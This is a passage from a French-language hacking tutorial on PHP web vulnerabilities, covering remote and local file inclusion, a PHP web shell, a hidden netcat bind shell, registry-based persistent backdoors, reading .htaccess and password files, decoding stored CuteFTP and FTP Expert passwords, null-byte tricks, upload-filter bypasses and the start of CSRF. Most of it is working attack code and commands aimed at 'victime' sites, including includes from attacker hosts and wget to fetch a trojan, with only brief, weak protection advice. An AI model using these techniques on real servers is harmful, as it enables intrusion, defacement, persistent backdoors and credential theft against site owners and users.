C'est la plus souvent rencontrée mais également la plus facile à exploiter.
Imaginons un script de pseudo-frame:

```
<?php
if(!empty($page))
        @include ($page);
else
        include ("accueil.html");
?>
```

Ici si la $page contient une valeur, il l'inclus sinon il inclus la page d'accueil.
Et c'est là qu'est la faille car on peut y inclure n'importe quoi.
Il suffit de mettre sur un script dans un .txt sur un hébergeur, on inclut cette page, et le script s'exécute.
exemple: http://www.victime.com/index.php?page=http://sitepirate/backdoor.txt

En supposant ce code dans backdoor.txt:

```
<?php
$fp=fopen("index.php",w+);
fwrite("Owned by 0k4pix",$fp);
fclose($fp);
?>
```

De cette façon l'index.php va être effacé et on va y écrire un petit message.

Maintenant si on remplace la ligne
`@include ($page); par @include ($page.".php");`
La page appelée recevra l'extension .php ce qui implique une petite contrainte qu'il faut absolument respecter.

On appelle la page: http://www.victime.com/index.php?page=http://sitepirate.com/backdoor.txt?var=
De cette façon, la page qui va être incluse sera backdoor.txt?var=.php ce qui ne génera pas l'exécution du code de la backdoor.

6.2 Les shell backdoor

Pour pouvoir exploiter plus rapidement l'include, certain ont codé des backdoor en php qu'il suffit d'inclure.
Certaines vont même jusqu'à l'utilisation d'un shell si l'hébergeur le permet :)

Ceci permet d'exécuter des commandes qui sont celle de windows ou de linux suivant l'os de l'hébergeur.
Imaginons qu'on ait un site qui accepte les shell.
On a une backdoor (shellessaie.php) qui permet d'envoyer des commandes:

```
<?php
if(empty($shell))
{
	echo'
	<table align="center" border="0" bgcolor="#cccccc">
	  <tr>
	    <form method="post">
	    <td><img border="0" src="/icons/comp.gray.gif" alt="[CMD]"></td>
	    <td><input type="text" name="shell" value="'.$shell.'"></td>
	    <td><input type="submit" name="submit" value="Shell"></td>
	    <td></td>
	    </form>
	  </tr>
	</table>
	';
}
else
{
	$shell = stripslashes($shell);
	if ($cmd = `$shell`) //Exécute la cmd
	{
		echo '<br><pre>'.$shell.'</pre>';
		echo '<br><pre>'.htmlentities($cmd).'</pre>';
	}
}
?>
```

Pour les shell, vous avez plusieurs fonction possible:

- *exec()*
- *system()*
- *passthru()*
- ` ` `
- *...*

On envoie un dir et un ls pour tester quel est l'os du système.
Dans ce cas, c'est dir qui nous liste les répertoires, donc il s'agit d'un système sous windows.

Le volume dans le lecteur W s'appelle SITE
Le numero de serie du volume est 4411-DADB

Repertoire de W:\var\www\hack\shell

16/04/2006 21:41 <REP> .
16/04/2006 21:41 <REP> ..
15/02/2006 02:50 38ÿ268 Id.php
15/02/2006 01:56 23 include.php
15/02/2006 01:51 1ÿ918 infos serveur.php

3 fichier(s) 51266 octets
2 Rep(s) 2111072 octets libres

Maintenant on va créer un fichier batch pour l'exécuter par la suite.
SHELL>> echo mkdir dede >>cmd.bat
On fais un dir pour s'assurer qu'on a bien créer le cmd.bat

16/04/2006 21:41 <REP> .
16/04/2006 21:41 <REP> ..
15/02/2006 14:50 123 cmd.bat
15/02/2006 02:50 38ÿ268 Id.php
15/02/2006 01:56 23 include.php
15/02/2006 01:51 1ÿ918 infos serveur.php

Il y est bien, maintenant on l'exécute.
SHELL>> cmd.bat
On refait un dir.

16/04/2006 22:15 <REP> dede

C'est bon on a bien crée notre nouveau dossier "dede".
Pour ce qui est des commandes, en voici les seules intéressantes: HELP nom_cmd ou nom_cmd /?
Et oui, inutile de faire un cours sur le dos, vous trouverez toutes les infos nécessaires grâce à la commande help. Elle vous donnera tout les attributs que peuvent prendre les commandes.

Astuce: Certaines commandes sont interdites, pour les utiliser, vous devrez d'abord créer un bat contenant les commandes à exécuter. (comme certain accès à regedit)

6.3 Netcat

Je tenais aussi à vous montrer un petit utilitaire ayant plein de fonctionnalités, dont celle d'ouvrir un shell. Ce petit utilitaire s'appelle netcat. Je ne vous expliquerais pas toutes les possibilités que propose ce programme mais juste celle qui nous interesse, c-à-d l'obtention d'un shell.

Tout d'abord, il faut réussir à uploader nc.exe et le faire executer. Pour cela on peut prendre un script d'upload (upload.php) et le script shellessaie.php. Une fois le nc.exe uploader, on va l'executer et lui donné quelques paramètres.

Shell>> nc -L -p 23 -d -e c:\cmd
-L signifie que netcat doit attendre des connections en permanances
-p 23 défini le port (23 telnet)
-d pour être cachée (la fenêtre ne sera pas visible)
-e c:\cmd redirige les inputs dans cmd

Maintenant que le serveur est lancé, on va se connecter dessus.
On prend notre outil telnet. (pour ceux qui ne saurait pas où il se trouve, Démarrer>executer>cmd ensuite tapper telnet) sinon il existe des clients telnet avec interface grafique. (Telnet98SETUP.ZIP)

Bienvenue dans le client Telnet Microsoft
Le caractère d'échappement est 'CTRL+$'

Microsoft Telnet> open localhost 23 (localhost étant à remplacer par l'ip de la victime)

Et voilà, on a notre petit shell :)
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

```
C:\> dir
05/06/2006  18:15    <REP>          WINDOWS
05/06/2006  18:20    <REP>          Documents and Sett
05/06/2006  18:33    <REP>          Program Files
05/06/2006  18:34                 0 AUTOEXEC.BAT
05/06/2006  18:50    <REP>          NVIDIA
03/01/1998  14:37            59.392 nc.exe
05/08/2004  12:00           431.104 Cmd.exe
               3 fichier(s)          490.496 octets
               4 Rép(s)   4.573.593.600 octets libres
```

Biensur netcat ne s'arrrête pas là. Mais si vous voulez plus d'information sur ce logiciel, n'hésitez pas à visiter ce topic: http://dothazard.forumactif.com/ftopic151.Netcat.htm

6.4 Backdoor permanente

Ce qui permet au hackeur d'avoir le contrôle sur une machine c'est la backdoor. Si celle-ci est bougée, ou que la faille est rebouché, on n'aura plus accès à notre backdoor. On pourrait la cacher dans un dossier, mais un bon administrateur risque de trouver où nous cachons cette backdoor (en regardant les logs d'apache par exemple). Pourquoi ne pas la recréer à chaque démarrage :)

Pour ce faire, il n'existe pas des centaines de possibilités (du moins sous Windows).
Nous allons grâce au shell écrire dans la base de registre une chaîne dans [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] qui nous permettra de lancer un programme au démarrage de l'ordinateur.

On va créer grâce au shell le .bat qui ajoutera la chaîne dans la base de registre

SHELL>> echo REG ADD HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run /v Data /t REG_SZ /d C:\\backdoor.bat >addreg.bat
Data étant le nom du processus à lancer et C:\dossiercache\backdoor.bat l'emplacement du générateur de backdoor.
Attention à bien mettre des \\ car le caractère \ est effacé lorsqu'on fait le echo

Ensuite, il nous suffit d'appeler addreg.bat
Si la chaîne a été correctement enregistrée, vous aurez un message "L'opération c'est bien déroulée".

Maintenant nous devons créer le fichier bat qui se lancera à chaque démarrage.
On va faire simple, on va la créer par un script php (createurbackdoor.php).

```php
<?php
$fp=fopen("backdoor.bat","w+");
//on créer la backdoor dans le répertoire du script, on le bougera après par cmd
```

```
$cmdbackoor='@echo off
echo "<?php @include($page);?>" > '.$DOCUMENT_ROOT.'/backdoor.php
' ;
fputs($fp,$cmdbackoor);
fclose($fp);
?>
```

Laisser les " " autour du code php, sinon le code ne s'enregistrera pas dans le fichier à cause du > de fermeture de la balise php et le > pour l'écriture dans le fichier.

On va devoir placer le fichier dat dans C:\dossiercache.
Il vaut mieux le déplacer par cmd dans le shell car apache ne permet pas tout le temps accéder en dehors de son lecteur virtuel.

Et voilà, à chaque lancement de la machine, le fichier backoor.php sera crée. Il nous suffit de nous rendre sur la backdoor et d'inclure une backdoor distante pour reprendre le contrôle de la machine.

On pourrait également uploader trojan.exe ou un autre service et le faire exécuter de la même manière à chaque démarrage ;)
Pour uploader ce trojan, le plus simple est d'uploader Wget. C'est un petit tools qui permet de télécharger des fichiers distants depuis votre shell.
Une fois wget installé sur le serveur, on se rend sur notre petit shell.

SHELL>> pathdeweget/wget URL/host -P destination
Et voila, on télécharge une petite saloperie sur le serveur et on va pouvoir l'exécuter.

6.5 Include local et .htaccess

Vous allez vous demander pourquoi je vous parle d'htaccess dans la faille include, et bien tout simplement que grâce à cette faille on va pouvoir lire le .htaccess qui nous donnera le nom du fichier qui contient les pass.

Un petit résumer du htaccess:
Pour ceux qui ne connaissent pas, le .htaccess sert, entre autre, à sécuriser une partie du site en demandant un login et un mot de passe. Il sert aussi à pleins de trucs comme la personnalisation des erreurs 404 et 403, mais on ne s'intéressera ici qu'à la protection d'une partie du site.
Cette protection ne s'applique pas qu'à l'index mais à tout le dossier et à ses sous-dossiers.
Hormis grâce à la faille include, on ne peut pas trouvé le mot de pass.

Comment fonctionne la protection?
Dans le dossier protégé, il y a un fichier nommé .htaccess. C'est ce fichier qui vous demande le login et le mot de passe.

Voilà à quoi ça ressemble :

PerlSetVar AuthFile secret/passlist.txt
AuthName "Accès INTERDIT aux personnes non-autorisées"
AuthType Basic
require valid-user

Alors voyons ce que ça dit. La première ligne dit où est le fichier avec tous les mots de passes. En effet, le .htaccess

fait appel à un fichier texte avec tous les mots de passes en clair.
Attention chez certains hébergeurs notamment multimania, ovh... le pass doit être crypté. Eh bien voila, il nous reste plus qu'à récupérer ce fichier !! Ici il se nomme passlist.txt, mais il pourrait très bien s'appeler pass.txt, toto.txt, ou .htpasswd (nom générique)

Revenons à notre include local
Imaginons ce script:

```
<?php
@include("include/".$page);
?>
```

Dans ce cas pas moyen de charger un script sur un serveur distant, mais on peut charger des pages/fichiers locaux dont nos petits htaccess.
Imaginons l'arborescence du site:

C:
|->SITE
|->index.php (faille include local)
|->admin
|->.htaccess
|->passlist.txt
|->include
|->accueil.htm
|->contact.htm

Adresse du genre: http://sitevictime.com/index.php?page=accueil.htm
On veut lire ce que contient le htaccess donc on va remonter les répertoires et se placer dans le dossier admin.
http://sitevictime.com/index.php?page=../admin/.htaccess
On regarde le dossier contenant les mot de pass:
PerlSetVar AuthFile secret/passlist.txt
On inclut passlist.txt et on obtient nos comptes utilisateurs.

0k4pix:motdepasssecret
user:pass

Généralement l'accès du serveur apache est limité (création d'une partition virtuel contenant seulement les pages visitables) mais il arrive parfois (si si ça existe) qu'on puisse avoir accès à toute la machines.
Vous pourriez par exemple avoir accès au C:\ et vous promenez partout :p
Ce qui voudrait dire qu'on pourrait inclure et afficher ce qu'on veut et entre autre etc/password sous Linux :)

6.6 Les fichiers des clients ftp

Il existe aussi des fichiers dont on ne fait pas assez souvent attention. Les .ini et .dat
Les clients ftp sauvegardent généralement les configurations des ftp visités dans des fichiers.
Si on récupère un de ces fichiers grâce à une faille include locale par exemple, on aurait accès au ftp :p
Tout d'abord pour récupérer le fichier contenant le pass, il faut savoir où il se trouve.
Pour le moment je n'ai que 2 cas testés. Cute FTP et FTP Expert.

Pour Cute FTP: **c:\Program Files\GlobalSCAPE\CuteFTPFR\sm.dat**
Pour FTP Expert: **c:\Program Files\Visicom Media\FTP Expert 3\sites.ini**

Bon maintenant imaginons que nous ayons le sm.dat ou site.ini. Que pourrions-nous faire avec??? Soit on installe le même client que notre victime et on remplace le fichier sm.dat ou site.ini par celui de la victime ou on décrypte le fichier.
On va le décrypter, autant apprendre quelque chose. On l'ouvre avec bloc note.

Pour cute ftp:
Pour savoir quelle ligne nous intéresse, il suffit de regarder une ip, une adresse ftp. Imaginons que ce soit chez lycos (multimania), on va faire la recherche de ftp.membres.lycos.fr ou tout simplement lycos et on va trouver quelque chose du style **ftp.membres.lycos.fr#catax#®©þú§®** (on ne se soucie pas des #)

Analysons le fichier:
ftp.membres.lycos c le serveur
catax c'est le login
®©þú§® c'est le pass crypté

Mais pas de soucis voici la table de conversion:

© ª « ¬ - ® ¯ ¡ ¢ £ ¤ ¥ ¦ § ¸ ¹ º » ¼ ½ ¾ ¿ ° ± ² ø ù ú û ü ý þ ÿ ð ñ
A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 0 1 2 3 4 5 6 7 8 9

Pour FTP Expert
[site un]
Hôte=**ftp.hébergeur.com**
Anonyme=0
Usager=**login**
SauvegarderMotDePasse=1
Mot de passe=**ºCBC8C9CECFCC**
Dossier serveur=
Port=21
Coupe-Feu=1
Dossier local1=
Dossier local2=
Dossier local3=
ServerType=0
Commentaire=""

Le mot de pass ici aussi est crypté (**ºCBC8C9CECFCC**)
Attention, ne vous préoccupez pas de º.
1lettre du pass = 2lettres du pass crypté donc attention. Voici la table de conversion.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
CB	C8	C9	CE	CF	CC	CD	C2	C3	C0	C1	C6	C7	C4	C5	DA	DB

R	S	T	U	V	W	X	Y	Z	0	1	2	3	4	5	6	7	8	9
D8	D9	DE	DF	DC	DD	D2	D3	D0	9A	9B	98	99	9E	9F	9C	9D	92	93

6.7La faille NULL Byte

Explication:
La faille vient du faite que lorsqu'on envoie un NULLBytes (%00 ou \0) dans une variable, PHP l'interprète comme donnée de la variable alors que le moteur php comme la fin d'un string.

Exploitation:

Avec le script suivant

```
<?php
@include($page.".html");
?>
```

Ici on est obliger d'inclure des pages html, le nullbyte va nous servir à inclure toutes les extensions que l'on souhaite. Si on met page.php%00 , ce qui se trouve après $page n'est pas prise en compte. On inclura donc bien page.php

Cette faille peut aller très loin => http://www.victime.com/index.php?page=/admin/config.ini%00
On arrive à afficher le contenu du fichier config.ini (celui qui contient les infos de connection à la bdd).

Pour infos, il fut un temps (il y à 3-4ans), le NULL Byte permettait d'afficher le code source d'une page php.
Cette faille à été rebouchée, mais on se sait jamais, un très vieux serveur à l'abandon.
Si l'on demandait la index.php?page=index.php%00.txt, la page faisait une include sur le code source de la page index.php sous format .txt

Protection de la faille include en général:
Cette faille est plus complexe à protéger du fait qu'il faut savoir ce que l'on compte inclure. Page externe au serveur, ou juste des pages en local. Dans quel dossier se trouve les pages à inclure, et est-ce le seul dossier...
Je vais vous donner un code pour une include mais juste en local et permettant de ce déplacer dans les dossier.

```
<?php
if(empty($page))
        $page="accueil";

$page=$page.".php";
$page=trim(strtolower($page)); //on enlève les espaces et les majuscules

//On empèche les caractères dangereux comme remonter un répertoire et le NULL Byte
$page=str_replace("../","admin",$page);
$page=str_replace(";","admin",$page);
$page=str_replace("%","admin",$page);

//On interdit l'inclusion de dossiers protégés par htaccess
if(eregi("admin",$page))
{
  echo "accès interdit";
}
else
{
        //On vérifie que la page soit bien sur le serveur
        if(@file_exists($page) && $page!='index.php')
                include("./".$page);
```

```
        else
                echo "Cette page n'existe pas";
}
?>
```

8) La faille upload

Cette faille est tout aussi connue que la faille include, c'est d'ailleurs leurs utilisations succesives qui permette au hacker de prendre le contrôle du serveur. (backdoorer le serveur)

Explication:
Imaginons que l'on puisse uploader un fichier sur un serveur.
J'upload **monscript.php** qui contient n'importe quel code arbitraire. Il suffit par la suite de chercher le dossier dans lequel se mettent les fichiers uploadés, et de le lancer pour qu'il s'exécute.

Le cas ci-dessus est très très simpliste. Mais l'idée reste la même.
Imaginons ce formulaire:

```
<FORM ENCTYPE="multipart/form-data" ACTION="upload.php" METHOD="post">
<INPUT NAME="userfile" TYPE="file" size="20"><br>
<INPUT TYPE="hidden" name="MAX_FILE_SIZE" value="10000000">
<input type="submit" value="Envoyer"></FORM>
```

Ce formulaire va permettre à l'utilisateur de sélectionner un fichier en local, de l'envoyé au serveur. Celui-ci, avant même d'effectuer le code de la page appelée (ici upload.php), aura placé le fichier dans un dossier temporaire (spécifié dans le php.ini). En regardant ce code, nous pouvons déduire les variables utilisée pour traiter le fichier (userfile) mais également voir la taille maximal du fichier autorisé (à vrai dire, il ne sert pas a grand chose, car la taille permise est située dans le php.ini)
$userfile contient l'emplacement du fichier sur le serveur.
$userfile_name contient le nom du fichier. (coté client)
$userfile_size contient la taille du fichier.
$userfile_type contient le mime du fichier (ex: text/html, image/gif, etc.).
Celui-ci est fourni par le browser et non par php, il existe certaines méthodes pour faire passer n'importe quel fichier pour le mime que l'on souhaite, mais nous y reviendrons plus tard.

upload.php:

```
<?php
echo $userfile;
echo "<br>";
echo $userfile_name;
echo "<br>";
echo $userfile_size;
echo "<br>";
echo $userfile_type;

if(copy($userfile,"upload/".$userfile_name))
{
        echo "<br />Fichier uploadé avec succès";
```

```
}
else
{
	echo "<br />Erreur !!!";
}
?>
```

Voici le résultat lors de l'upload de AC1.gif
w:/var/tmp/\phpE2.tmp
AC1.gif
68749
image/gif
Fichier copié avec succès

8.1 Double extension

Certains scripts ne font que vérifier l'extension du fichier, cette protection peut être bypasser en faisant une double extension (suivant les hébergeurs).

On va d'abord créer un fichier gif. Pour cela, ouvrez paint, créer une image de quelques pixels.
Ensuite, on ouvre notre gif avec un éditeur hexadécimal (pour moi hexiwin).

Mtn imaginons que l'on insère du php dans notre gif et qu'on lui mette une double extension (.php.gif).
Dans notre éditeur, on trouve un espace vide pour y rajouter une en-tête html ainsi que une petite *include*.

```
4749 4638 3961 1000 1100 F700 0000 0000 GIF89a.........
8000 0000 8000 8080 0000 0080 8000 8000 ................
8080 8080 80C0 C0C0 FF00 0000 FF00 FFFF ................
0000 00FF FF00 FF00 FFFF FFFF FF00 0000 ................
0000 0000 0000 0000 0000 0000 0000 0000 ................
0000 3C68 746D 6C3E 2020 2020 2020 2020 ..<html>
2020 2020 3C3F 7068 7020 696E 636C 7564     <?php includ
6528 2474 6573 7429 3B20 3F3E 0000 0000 e($test); ?>....
0000 0000 0000 0000 0000 3300 0066 0000 ..........3..f..
9900 00CC 0000 FF00 3300 0033 3300 3366 ........3..33.3f
```

On se retrouve donc avec notre fichier.php.gif
On l'upload, et mtn l'upload se passe correctement :)
On se rend à notre fichier.php.gif?test=http://www.sitepirate.com/backdoor.php
Et voila donc notre backdoor en place :p

ATTENTION
J'ai testé cette faille sur plusieurs hébergeurs, et celle-ci n'est pas tout le temps présente. Cela viens du faite que certain hébergeur prennent la première extension rencontrée (c'est le cas d'OVH et autre) alors que d'autre utilisent la dernière.
Un test rapide vous permettra de voir si la faille est exploitable. Si en vous rendant sur votre fichier.php.gif vous apercevez quelque chose de ce genre:

GIF89a÷ !ù¸VHP *\(à ƒ#Jtè€€Å):(À±#G■ˆì¤ƒ(Sštè eË•ÈLÓ¸ 5¸XÓƒž 8J´èP¡F“:;


C'est que la faille peut être utilisée, dans le cas contraire, vous apercevrez un bout de votre gif.

8.2 Bypass mime vérification

Certains scripts ne font que vérifier si le mime correspond aux types de fichiers autorisés. Prenons le cas d'un script dit sécurisé (uploadmyme.php):


```
<?php
//On vérifie qu'un fichier a bien été sélectionné
if(empty($userfile))
{
        echo " Veuillez séléctionner un fichier !";
        exit;
}
//Vérification du mime
if(!($userfile_type=="image/jpg" || $userfile_type=="image/jpeg" || $userfile_type=="image/gif"))
{
        echo "Seul les fichiers JPG/GIF sont autorisés<br / >";
        exit;
}
//Déplacement du fichier dans le dossier de destination
if(copy($userfile,"upload/".$userfile_name))
{
        echo "<br>Fichier uploader avec succès";
}
else
{
        echo "Erreur";
}
?>
```

Etant donné que c'est le browser (donc côté client) qui défini le mime, on peut le falsifier et cela assez facilement.
Je vais vous montrer comment le faire depuis FireFox avec un addon.
Cet addon s'appelle Tamper Data. Il permet de modifier les headers envoyés au serveur.
Vous le trouverez sur https://addons.mozilla.org/
Une fois installer, ouvrez la page avec le formulaire d'upload.
On va dans Outils>Altérer données



Cliquer sur Démarrer Altération.

On sélectionne notre fichier php, dans mon cas scriptmechant.php et on clique sur envoyer.
Une nouvelle fenêtre s'ouvre, cliquer sur Altérer



On obtient l'header. Maintenant dans POST_DATA, on obtient un truc de ce genre

-----------------------------41184676334\r\nContent-Disposition: form-data; name="userfile";
filename="scriptmechant.php"\r\nContent-Type: application/x-
php\r\n\r\n<?php\r\n@include($test);\r\n?>\r\n-----------------------------41184676334--\r\n

On modifie le mime, par un mime permis (ici on le remplace par image/gif).

-----------------------------41184676334\r\nContent-Disposition: form-data; name="userfile";
filename="scriptmechant.php"\r\nContent-Type:
image/gif\r\n\r\n<?php\r\n@include($test);\r\n?>\r\n-----------------------------41184676334--\r\n

Cliquer sur ok, et admirer le résultat.
w:/var/tmp/\php28.tmp
scriptmechant.php <=notre fichier php
27
image/gif <= notre mime modifié
Fichier copié avec succès

Et voila, le fichier est passé pour un fichier gif. Impensable, n'est-ce pas? :)

8.3 Sélection du répertoire de destination

Une autre exploitation peut être utilisée dans le cas où le nom du fichier n'ai pas modifié par le script d'upload ou si le fichier est écraser lorsqu'on upload un fichier dont le nom est déjà utilisé.

Voici le form:

```
<FORM ENCTYPE="multipart/form-data" ACTION="upload.php" METHOD="post">
<INPUT NAME="userfile" TYPE="file" size="20"><br>
<input type="submit" value="Envoyer"></FORM>
```

On sait que la variable du fichier est **userfile**, on pourrait recréer le formulaire, le modifier pour changer la valeur du userfile_name, qui aura pour effet de changer le nom du fichier.

```
<FORM ENCTYPE="multipart/form-data" ACTION="http://www.xxx.com/upload.php" METHOD="post">
<INPUT TYPE="hidden" name="userfile_name" value="index.php">
<INPUT NAME="userfile" TYPE="file" size="20"><br>
<input type="submit" value="Envoyer"></FORM>
```

Ainsi si on upload notre fichier.php.gif, celui-ci sera renommer en index.php :)
Il ne nous reste plus qu'à accéder à notre index.php pour inclure notre backdoor.

On peut aller le mettre où l'on veut dans l'arborescence du site

```
<INPUT TYPE="hidden" name="userfile_name" value="../../index.php">
```


On pourrait dans le cas où un répertoire est protégé par un .htaccess, remplacer le .htpasswd avec nos passwords pour accéder à l'espace protégé.

Encore mieux, si le serveur tourne sur un serveur linux, on peut remplacer les fichiers dans /etc/passwd et mettre ce que l'on souhaite comme nouveau pass.

Protection de la faille upload
Il est assez difficile de mettre en oeuvre un filtre 100% fiables mais avec quelques vérifications, on peut limiter la casse.
Premièrement, renommez les uploads avec des noms aléatoires et sans extension (seulement dans le cas des images, car la balise *<img* accepte des fichiers sans extensions).
Deuxièmement, vu que la vérification par mime est inéfficace, il serait judicieux de lire le fichier et de proscrire tout les caractères **<**,**>**,**?**,**&**,**;** mais attention à leurs équivalents dans les autres encodages (urlencode, ascii...).


8) Cross-Site Request Forgeries ou CSRF

Explication:
Vous n'avez probablement jamais entendu parler beaucoup de cette faille (moi en tout cas jamais avant de rediger cette article), mais elle est néamoins assez connue et dangereuse.
Malgrés la simulitude de nom avec les Cross Site Scripting (XSS), le principe n'est pas vraiment le même (voir plutôt opposé).
Contrairement au XSS où c'était l'utilisateur qui était la victime (récupération de son cookie...), ici l'utilisateur va sans le savoir être complice du hack.
A savoir que les CSRF peuvent être très puissantes et sont beaucoup plus dur à sécuriser que les XSS.
Les attaques CSRF vont permettre de faire exécuter une requête HTTP à l'insu d'une de ses victimes.



Exploitation:

Prenons un exemple simple:
Un livre d'or, sur lequelle on peut ajouter des messages (ah bon???) mais aussi sans protection antiflood-antirobot (code de vérification aléatoire à entrer pour valider le message).
Pour bien faire, il faudrait savoir la requête qui est envoyée lorsqu'on envoie le post.
Pour cela, on va utiliser Ethereal, on configure la carte réseau à sniffer, et on clique sur capture.



Ensuite on se rend sur le site, on prépare un message. Ensuite avant de cliquer sur envoyer, on lance la capture.

On arrete la capture. Et maintenant on va voir les résultats.
On cherche dans le protocole HTTP un POST (ou un get suivant la methode d'envoie).

On le sélectionne et en dessous on obtient pour HyperText Trasnfert protocole, la requête http envoyée.
Juste en-dessous line-base text data, là-bas vous verrez les variables envoyées au script de réception.

Dans la fenètre on clique sur follow TCP stream afin d'avoir la requête en mode selectionnable.
Voici donc ce qu'on récupère:

```
POST /livre%20d%20or/livredor.php?action=ajout HTTP/1.1
Host: victime.com
